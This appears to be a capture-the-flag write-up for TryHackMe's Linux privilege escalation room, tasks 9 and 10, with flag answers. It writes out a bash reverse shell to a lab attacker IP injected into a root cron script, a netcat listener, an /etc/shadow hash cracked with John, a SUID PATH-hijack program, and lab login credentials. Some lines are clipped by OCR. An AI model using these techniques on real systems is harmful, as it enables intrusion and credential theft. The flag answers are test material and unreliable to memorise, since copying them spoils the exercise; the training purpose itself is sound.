
THM-383000283 — Correct Answer

What is Matt's password?

123456 — Correct Answer


Steps to do task 9-

1) cat /etc/crontab



```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,w
ed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
```

2) Permission denied to cat flag5.txt so insert bash code to elevate privileges and view flag5.txt




```
$ cd /home
$ cd ubuntu
$ ls
lag5.txt
$ cat flag5.txt
at: flag5.txt: Permission denied
```


3) Insert below mentioned code inside backup.sh

#!/bin/bash

bash –i >& /dev/tcp/[attackerbox IP]/[port]> 0>&1




```
nano backup.sh
```




```
  GNU nano 4.8                          backup.sh
#!/bin/bash
cd /home/admin/1/2/3/Results
zip -r /home/admin/download.zip ./*
 /bin/bash
 ash -i >& /dev/tcp/10.10.28.248/4545> 0>&1
```

4) chmod +x backup.sh




```
 chmod +x backup.sh
 ls -al
otal 20
rwxrwxrwx 4 root  root  4096 Nov 19 09:25 .
rwxr-xr-x 4 root  root  4096 Jun 20 10:19 ..
rwx------ 2 karen karen 4096 Nov 19 09:06 .cache
rwxrwxr-x 3 karen karen 4096 Jun 20 10:21 .local
rwxr-xr-x 1 karen karen  133 Nov 19 09:25 backup.sh
```

5) On the Attackerbox type command nc –nvlp [port] and receive the reverse shell



```
└─$ nc -lvp 4545
listening on [any] 4545 ...
10.10.173.242: inverse host lookup failed: Unknown host
connect to [10.8.149.124] from (UNKNOWN) [10.10.173.242] 41936
bash: cannot set terminal process group (12321): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-173-242:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-10-173-242:~# cd /home
cd /homel
root@ip-10-10-173-242:/home# s
ls
karen
ubuntu
root@ip-10-10-173-242:/home# cd ubuntu
cd ubuntu
root@ip-10-10-173-242:/home/ubuntu# ls
ls
flag5.txt
root@ip-10-10-173-242:/home/ubuntu# cat flag5.txt
cat flag5.txt
THM-383000283
```

6) cat /etc/shadow | grep matt




```
yMZZzqdZuzlJTuTHTlsKzQAbSZJr9iE21:18798:0:99999:7:::
lxd:!:18798::::::
matt:$6$WHmIjebL7MA7KN9A$C4UBJB4WVI37r.Ct3Hbhd3YOcua3AUowO2w2RUNauW8IigHAyVlHzh
LrIUxVSGa.twjHc71MoBJfjCTxrkiLR.:18798:0:99999:7:::
```

7) Create matt file and paste hash into that file.

john –wordlist=/usr/share/wordlists/rockyou.txt matt

john –show matt



```
?:123456

1 password hash cracked, 0 left
```

Task 10 Privilege Escalation: PATH:


Note: Launch the target machine attached to this task to follow along. You can launch the target machine and access it directly from your browser. Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen

Password: Password1

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable were are talking about here, path is the location of a file).

Typically the PATH will look like this:



```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ 
```

If we type “thm” to the command line, these are the locations Linux will look in for an executable called thm. The scenario below will give you a better idea of how this can be leveraged to increase our privilege level. As you will see, this depends entirely on the existing configuration of the target system, so be sure you can answer the questions below before trying this.


What folders are located under $PATH

Does your current user have write privileges for any of these folders?

Can you modify $PATH?

Is there a script/application you can start that will be affected by this vulnerability?


For demo purposes, we will use the script below:



```
  GNU nano 4.8
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```


This script tries to launch a system binary called “thm” but the example can easily be replicated with any binary.

We compile this into an executable and set the SUID bit.



```
root@targetsystem:/home/alper/Desktop# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -w
root@targetsystem:/home/alper/Desktop# chmod u+s path
root@targetsystem:/home/alper/Desktop# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
root@targetsystem:/home/alper/Desktop#
```

Our user now has access to the “path” script with SUID bit set.



```
alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$
```

Once executed “path” will look for an executable named “thm” inside folders listed under PATH.

If any writable folder is listed under PATH we could create a binary named thm under that directory and have our “path” script run it. As the SUID bit is set, this binary will run with root privilege


A simple search for writable folders can done using the “**find / -writable 2>/dev/null**” command. The output of this command can be cleaned using a simple cut and sort sequence.

Some CTF scenarios can present different folders but a regular system would output something like we see above.

Comparing this with PATH will help us find folders we could use.

echo $PATH

We see a number of folders under /usr, thus it could be easier to run our writable folder search once more to cover subfolders.



```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```


An alternative could be the command below.

find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u

We have added “grep -v proc” to get rid of the many results related to running processes.

Unfortunately, subfolders under /usr are not writable


The folder that will be easier to write to is probably /tmp. At this point because /tmp is not present in PATH so we will need to add it. As we can see below, the “**export PATH=/tmp:$PATH**” command accomplishes this.



```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```


At this point the path script will also look under the /tmp folder for an executable named “thm”.

Creating this command is fairly easy by copying /bin/bash as “thm” under the /tmp folder.




```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user’s right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.



```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

Answer to the questions of this section-



What is the odd folder you have write access for?

/home/murdoch

Exploit the $PATH vulnerability to read the content of the flag6.txt file.


No answer needed

What is the content of the flag6.txt file?

THM-736628929


1) Use the below command to search for writable folder

find / -writable 2>/dev/null | grep home | cut -d "/" -f 2,3 | sort –u



```
$ find / -writable 2>/dev/null | grep home | cut -d "/" -f 2,3 | sort -u
home/murdoch
```

2) /home/murdoch folder is easier to write into




```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:
/usr/local/games:/snap/bin
$ export PATH=/home/murdoch:$PATH
$ echo $PATH
/home/murdoch:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/b
in:/usr/games:/usr/local/games:/snap/bin
```

3) Navigate to /home/murdoch and type the below command to fetch the content of flag6.txt


echo "cat /home/matt/flag6.txt" > thm

chmod 777 thm



```
$ pwd
/home
$ ls
matt  murdoch  ubuntu
$ cd murdoch
$ ls
test  thm.py
$ ls -al
total 32
drwxrwxrwx 2 root root  4096 Oct 22 07:19 .
drwxr-xr-x 5 root root  4096 Jun 20 17:44 ..
-rwsr-xr-x 1 root root 16712 Jun 20 12:23 test
-rw-rw-r-- 1 root root    86 Jun 20 17:48 thm.py
$ echo "cat /home/matt/flag6.txt" > thm
$ chmod 777 thm
```

4) now execute the **./test** file to read the contents of flag6.txt



```
$ ls
test  thm.py
$ ls -al
total 32
drwxrwxrwx 2 root root  4096 Oct 22 07:19 .
drwxr-xr-x 5 root root  4096 Jun 20 17:44 ..
-rwsr-xr-x 1 root root 16712 Jun 20 12:23 test
-rw-rw-r-- 1 root root    86 Jun 20 17:48 thm.py
$ echo "cat /home/matt/flag6.txt" > thm
$ chmod 777 thm
$ ls -al
total 36
drwxrwxrwx 2 root  root   4096 Nov 19 12:25 .
drwxr-xr-x 5 root  root   4096 Jun 20 17:44 ..
-rwsr-xr-x 1 root  root  16712 Jun 20 12:23 test
-rwxrwxrwx 1 karen karen    25 Nov 19 12:25 thm
-rw-rw-r-- 1 root  root     86 Jun 20 17:48 thm.py
$ ./test
THM-736628929
```

That is all for this Write-up, hoping this will help you in solving the challenges of Linux PrivEsc-Task8 till Task10. Have Fun and Enjoy Hacking!

Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai